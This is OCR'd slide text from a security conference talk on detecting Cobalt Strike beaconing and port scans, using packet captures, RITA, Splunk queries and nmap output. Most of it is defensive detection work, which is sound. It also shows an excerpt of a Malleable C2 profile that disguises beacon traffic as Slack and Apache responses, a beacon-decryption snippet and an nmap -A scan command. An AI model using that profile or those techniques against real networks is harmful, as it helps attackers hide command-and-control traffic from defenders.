120	14:17:23.479645	192.168.109.10	192.168.109.106	59931	TCP	66		80 → 59931 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
121	14:17:23.479801	192.168.109.106	192.168.109.10	80	TCP	60		59931 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
122	14:17:23.479929	192.168.109.106	192.168.109.10	80	HTTP	437		POST /submit.php?id=581188026 HTTP/1.1
123	14:17:23.479936	192.168.109.10	192.168.109.106	59931	TCP	54		80 → 59931 [ACK] Seq=1 Ack=384 Win=64128 Len=0
124	14:17:23.480918	192.168.109.10	192.168.109.106	59931	HTTP	154		HTTP/1.1 200 OK
125	14:17:23.480974	192.168.109.10	192.168.109.106	59931	TCP	54		80 → 59931 [FIN, ACK] Seq=101 Ack=384 Win=64128 Len=0
126	14:17:23.481052	192.168.109.106	192.168.109.10					
127	14:17:23.481074	192.168.109.106	192.168.109.10					
128	14:17:28.481770	192.168.109.106	192.168.109.10					
129	14:17:28.481810	192.168.109.10	192.168.109.10					

```
Frame 122: 437 bytes on wire (3496 bits), 437 by
Ethernet II, Src: Vmware_9c:f1:d0 (00:50:56:9c:f
Internet Protocol Version 4, Src: 192.168.109.10
Transmission Control Protocol, Src Port: 59931,
Hypertext Transfer Protocol
  POST /submit.php?id=581188026 HTTP/1.1\r\n
  Accept: */*\r\n
  Content-Type: application/octet-stream\r\n
  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
  Host: 192.168.109.10\r\n
  Content-Length: 100\r\n
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://192.168.109.10/submit.php?id=581188026]
  [HTTP request 1/1]
```

Wireshark · Follow HTTP Stream (tcp.stream eq 6) · cobalt.pcap

```
POST /submit.php?id=581188026 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)
Host: 192.168.109.10
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

...`..q..L..b..C...&.......Zw..5.3[.........kt!iFg.QL.C.y$8."...n..!.......\~.qK..3[w......k...0....HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 14:17:23 GMT
Content-Type: text/html
Content-Length: 0
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (483 bytes)

Find:

Help

```
In [6]: shared_key = binascii.unhexlify("79a93228b765dd7b43020439d06ed4d9")
        iv =  "abcdefghijklmnop"
        encrypted_data = binascii.unhexlify("00000060e31e71a9024c1ef662c1c14305f2072(
        decrypt_submit_data(encrypted_data, shared_key ,iv)

Decrypted length: 61
Output type: 22
Beacon data: 192.168.109.106    255.255.255.0   1500    00:50:56:9C:F1:D0
/??     6     ? ????l?h? ?TC
```

NONAMECON

Behind scene - Malleable-C2-Profile

```
#    set headers "Server, Content-Type, Cache-Control, Connection";
#    header "Content-Type" "text/html;charset=UTF-8";
#    header "Connection" "close";
#    header "Cache-Control" "max-age=2";
#    header "Server" "nginx";
    #set "true" if teamserver is behind redirector
    set trust_x_forwarded_for "false";
}

http-get {

    set uri "/messages/C0527B0NM";

    client {

#       header "Host" "msdevchat.slack.com";
        header "Accept" "*/*";
        header "Accept-Language" "en-US";
        header "Connection" "close";

        metadata {
            base64url;

            append ";_ga=GA1.2.875";
            append ";__ar_v4=%8867UMDGS643";
            prepend "d=";
#           prepend "cvo_sid1=R456BNMD64;";
            prepend "_ga=GA1.2.875;";
            prepend "b=.12vPkW22o;";
            header "Cookie";

        }

    }

    server {

        header "Content-Type" "text/html; charset=utf-8";
        header "Connection" "close";
        header "Server" "Apache";
        header "X-XSS-Protection" "0";
        header "Strict-Transport-Security" "max-age=31536000; includeSubDomains; preload";
        header "Referrer-Policy" "no-referrer";
        header "X-Slack-Backend" "h";
        header "Pragma" "no-cache";
        header "Cache-Control" "private, no-cache, no-store, must-revalidate";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Vary" "Accept-Encoding";
        header "X-Via" "haproxy-www-w6k7";


        output {

            base64url;

            prepend "<!DOCTYPE html>
<html lang=\"en-US\" class=\"supports_custom_scrollbar\">
```

Behind scene - Summary

- Beacon sends metadata to teamserver using HTTP GET method (by default) with certain interval which can be changed with command sleep. Also jitter can be used to randomize connections interval.
- If there is task available beacon will get task in response instead of default one
- Beacon sends results back to Teamserver using HTTP POST method (by default)

Beaconing detection - RITA (Real Intelligence Threat Analytics)

RITA is an open source framework for network traffic analysis.

The framework ingests Zeek Logs in TSV format, and currently supports the following major features:

Beaconing Detection: Search for signs of beaconing behavior in and out of your network
DNS Tunneling Detection Search for signs of DNS based covert channels
Blacklist Checking: Query blacklists to search for suspicious domains and hosts

```
NAME:
   rita - Look for evil needles in big haystacks.

USAGE:
   rita [global options] command [command options] [arguments...]

VERSION:
   v4.3.1

COMMANDS:
     delete, delete-database  Delete imported database(s)
     import                   Import zeek logs into a target database
     html-report              Create an html report for an analyzed database
     show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN
     show-beacons-proxy       Print hosts which show signs of C2 software (inte
     show-beacons             Print hosts which show signs of C2 software
     show-bl-hostnames        Print blacklisted hostnames which received connec
     show-bl-source-ips       Print blacklisted IPs which initiated connections
     show-bl-dest-ips         Print blacklisted IPs which received connections
     list, show-databases     Print the databases currently stored
     show-exploded-dns        Print dns analysis. Exposes covert dns channels
     show-long-connections    Print long connections and relevant information
     show-open-connections    Print open connections and relevant information
     show-strobes             Print strobe information
     show-useragents          Print user agent information
     test-config              Check the configuration file for validity
     help, h                  Shows a list of commands or help for one command
```

Beaconing detection - RITA (Real Intelligence Threat Analytics)


```
[admin@securityonion ~]$ rita import /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs dataset1

       [+] Importing [/nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs]:
       [-] Verifying log files have not been previously parsed into the target dataset ...
       [-] Processing batch 1 of 1
       [-] Parsing logs to: dataset1 ...
       [-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/dns.log -> dataset1
       [-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/conn.log -> dataset1
       [-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/ssl.log -> dataset1
       [-] Parsing /nsm/import/60588b5a14ba4a429d58b99c152f1702/zeek/logs/http.log -> dataset1
       [-] Host Analysis:            67 / 67  [==================] 100 %
       [-] Uconn Analysis:           73 / 73  [==================] 100 %
       [-] Exploded DNS Analysis:    72 / 72  [==================] 100 %
       [-] Hostname Analysis:        72 / 72  [==================] 100 %
       [-] Beacon Analysis:          73 / 73  [==================] 100 %
       [-] FQDN Beacon Analysis:     72 / 72  [==================] 100 %
       [!] No Proxy Beacon data to analyze
       [-] UserAgent Analysis:       15 / 15  [==================] 100 %
       [-] Invalid Cert Analysis:    21 / 21  [==================] 100 %
       [-] Updating blacklisted peers ...
       [-] Indexing log entries ...
       [-] Updating metadatabase ...
       [-] Done!
```

Beaconing detection - RITA (Real Intelligence Threat Analytics)

RITA | Viewing: dataset1 | Beacons | Beacons FQDN | Beacons Proxy | Strobes | DNS | BL Source IPs | BL Dest. IPs | BL Hostnames | Long Connections

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Coun
0.771	10.0.10.100	192.168.151.181	281	8757.000	59	14810	8	622	61	137
0.749	10.0.10.20	8.8.8.8	94	234.000	514	110	1	78	21	13
0.730	10.0.10.30	1.1.1.1	80	231.000	235	780	64	86	7	48
0.519	10.0.10.100	194.44.64.25	38	3082872.000	32	365771	1	671	6	4
0.420	10.0.10.100	194.44.64.35	38	2953237.000	32	390143	1	671	6	6

Beaconing detection - using time intervals



Beaconing detection - using time intervals

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" sourcetype="bro:http:json" dest=192.168.151.181 src=10.0.10.20
| sort 0 _time
| streamstats current=f last(_time) as prevtime by src, dest, dest_port
| eval timedelta = _time - prevtime
| convert ctime(prevtime)
| stats count by _time, prevtime, timedelta
```

All time ▾

✓ **15 events** (before 8/30/21 8:58:14.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns **Statistics (14)** Visualization

20 Per Page ▾ Format Preview ▾

_time	prevtime	timedelta	count
2021-08-12 13:02:03	08/12/2021 13:01:03	60	1
2021-08-12 13:03:03	08/12/2021 13:02:03	60	1
2021-08-12 13:04:03	08/12/2021 13:03:03	60	1
2021-08-12 13:05:03	08/12/2021 13:04:03	60	1
2021-08-12 13:06:03	08/12/2021 13:05:03	60	1
2021-08-12 13:07:03	08/12/2021 13:06:03	60	1

Beaconing detection - using time intervals

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" sourcetype="bro:http:json"
| sort 0 _time
| streamstats current=f last(_time) as prevtime by src, dest, dest_port
| eval timedelta = _time - prevtime
| eventstats avg(timedelta) as avg, count as total by src, dest, dest_port
| eval upper=avg*1.1
| eval lower=avg*0.9
| where timedelta > lower AND timedelta < upper
| stats count, values(avg) as TimeInterval by src, dest, dest_port, total
| eval prcnt = (count/total)*100
| where prcnt > 90 AND total > 10
```

All time ▾

✓ **76 events** (before 8/30/21 9:00:37.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

src	dest	dest_port	total	count	TimeInterval	prcnt
10.0.10.20	192.168.151.181	80	15	14	60	93.33333333333333

Beaconing detection - using same response size

```
index="cobaltstrike_beacon" sourcetype="bro:conn:json" src=10.0.10.100 dest=192.168.151.181
| stats count by _time, resp_bytes
| fields - count
```

All time

✓ **281 events** (before 8/31/21 2:11:00.000 PM) No Event Sampling

Job Fast Mode


Events Patterns **Statistics (279)** Visualization

10 Per Page Format Preview

< Prev 1 ... 3 4 5 6 7 8 9 ... Next >

_time	resp_bytes
2021-08-12 12:47:05	115
2021-08-12 12:47:12	115
2021-08-12 12:47:19	115
2021-08-12 12:47:27	115
2021-08-12 12:47:37	115
2021-08-12 12:47:43	115
2021-08-12 12:47:49	750824
2021-08-12 12:47:50	100
2021-08-12 12:47:58	115
2021-08-12 12:48:07	115

Beaconing detection - using same response size



Reconnaissance

Network Service Scanning

Methods to acquire this information include port scans and vulnerability scans using tools that are brought onto a system. Adversaries may attempt to get a listing of services running on remote hosts, including those that may be vulnerable to remote software exploitation.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-13 15:05 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open     http       Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
52673/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.83 seconds
```

Port scan in wireshark

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS	Info
27	16:06:39.1660973…	127.0.0.1	127.0.0.1	23	TCP	74		59610 → 23 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
28	16:06:39.1661030…	127.0.0.1	127.0.0.1	59610	TCP	54		23 → 59610 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	16:06:39.1661197…	127.0.0.1	127.0.0.1	445	TCP	74		44378 → 445 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
30	16:06:39.1661233…	127.0.0.1	127.0.0.1	44378	TCP	54		445 → 44378 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31	16:06:39.1661380…	127.0.0.1	127.0.0.1	443	TCP	74		56434 → 443 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
32	16:06:39.1661410…	127.0.0.1	127.0.0.1	56434	TCP	54		443 → 56434 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33	16:06:39.1661538…	127.0.0.1	127.0.0.1	53	TCP	74		46314 → 53 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
34	16:06:39.1661567…	127.0.0.1	127.0.0.1	46314	TCP	54		53 → 46314 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35	16:06:39.1661695…	127.0.0.1	127.0.0.1	143	TCP	74		57210 → 143 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
36	16:06:39.1661725…	127.0.0.1	127.0.0.1	57210	TCP	54		143 → 57210 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
37	16:06:39.1661858…	127.0.0.1	127.0.0.1	21	TCP	74		54222 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
38	16:06:39.1661887…	127.0.0.1	127.0.0.1	54222	TCP	54		21 → 54222 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39	16:06:39.1662012…	127.0.0.1	127.0.0.1	25	TCP	74		60318 → 25 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
40	16:06:39.1662045…	127.0.0.1	127.0.0.1	60318	TCP	54		25 → 60318 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41	16:06:39.1662175…	127.0.0.1	127.0.0.1	995	TCP	74		58674 → 995 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
42	16:06:39.1662204…	127.0.0.1	127.0.0.1	58674	TCP	54		995 → 58674 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43	16:06:39.1662329…	127.0.0.1	127.0.0.1	22	TCP	74		56084 → 22 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
44	16:06:39.1662359…	127.0.0.1	127.0.0.1	56084	TCP	54		22 → 56084 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
45	16:06:39.1662487…	127.0.0.1	127.0.0.1	139	TCP	74		34446 → 139 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
46	16:06:39.1662544…	127.0.0.1	127.0.0.1	34446	TCP	54		139 → 34446 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
47	16:06:39.1663017…	127.0.0.1	127.0.0.1	135	TCP	74		33806 → 135 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
48	16:06:39.1663053…	127.0.0.1	127.0.0.1	33806	TCP	54		135 → 33806 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
49	16:06:39.1663208…	127.0.0.1	127.0.0.1	993	TCP	74		54858 → 993 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
50	16:06:39.1663238…	127.0.0.1	127.0.0.1	54858	TCP	54		993 → 54858 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
51	16:06:39.1663366…	127.0.0.1	127.0.0.1	110	TCP	74		39972 → 110 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
52	16:06:39.1663395…	127.0.0.1	127.0.0.1	39972	TCP	54		110 → 39972 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
53	16:06:39.1663518…	127.0.0.1	127.0.0.1	1720	TCP	74		45988 → 1720 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
54	16:06:39.1663547…	127.0.0.1	127.0.0.1	45988	TCP	54		1720 → 45988 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55	16:06:39.1663672…	127.0.0.1	127.0.0.1	8888	TCP	74		59312 → 8888 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
56	16:06:39.1663702…	127.0.0.1	127.0.0.1	59312	TCP	54		8888 → 59312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
57	16:06:39.1663829…	127.0.0.1	127.0.0.1	80	TCP	74		42652 → 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
58	16:06:39.1663881…	127.0.0.1	127.0.0.1	42652	TCP	74		80 → 42652 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=2144568071 WS=
59	16:06:39.1663939…	127.0.0.1	127.0.0.1	80	TCP	66		42652 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2144568071 TSecr=2144568071
60	16:06:39.1664101…	127.0.0.1	127.0.0.1	199	TCP	74		44118 → 199 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
61	16:06:39.1664134…	127.0.0.1	127.0.0.1	44118	TCP	54		199 → 44118 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
62	16:06:39.1664263…	127.0.0.1	127.0.0.1	111	TCP	74		49332 → 111 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
63	16:06:39.1664293…	127.0.0.1	127.0.0.1	49332	TCP	54		111 → 49332 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
64	16:06:39.1664427…	127.0.0.1	127.0.0.1	113	TCP	74		44442 → 113 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
65	16:06:39.1664457…	127.0.0.1	127.0.0.1	44442	TCP	54		113 → 44442 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
66	16:06:39.1664583…	127.0.0.1	127.0.0.1	5900	TCP	74		58158 → 5900 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
67	16:06:39.1664612…	127.0.0.1	127.0.0.1	58158	TCP	54		5900 → 58158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

NONAMECON

Basic scanning detection

```
source="/nsm/bro/logs/current/conn.log"
| bin span=5m _time
| stats dc(dest_port) as num_dest_port, values(dest_ip) as dest_ip by _time, src_ip
| where num_dest_port >= 1000
```

_time	src_ip	num_dest_port	dest_ip
2020-08-24 17:20:00	192.168.109.10	1000	1.1.1.1 172.217.16.14 192.168.109.20

First results

NMAP scan was successfully detected, but there are couple things which should be taken into consideration:

- Threshold for unique destination ports is more or equal than 1000. From our observations, when adversaries get initial access, they hunt for specific ports like SMB or RDP, up to 10 ports at a time.
- Other IPs were marked as scanned, beside the one scanned by NMAP.

Improve basic scanning alert

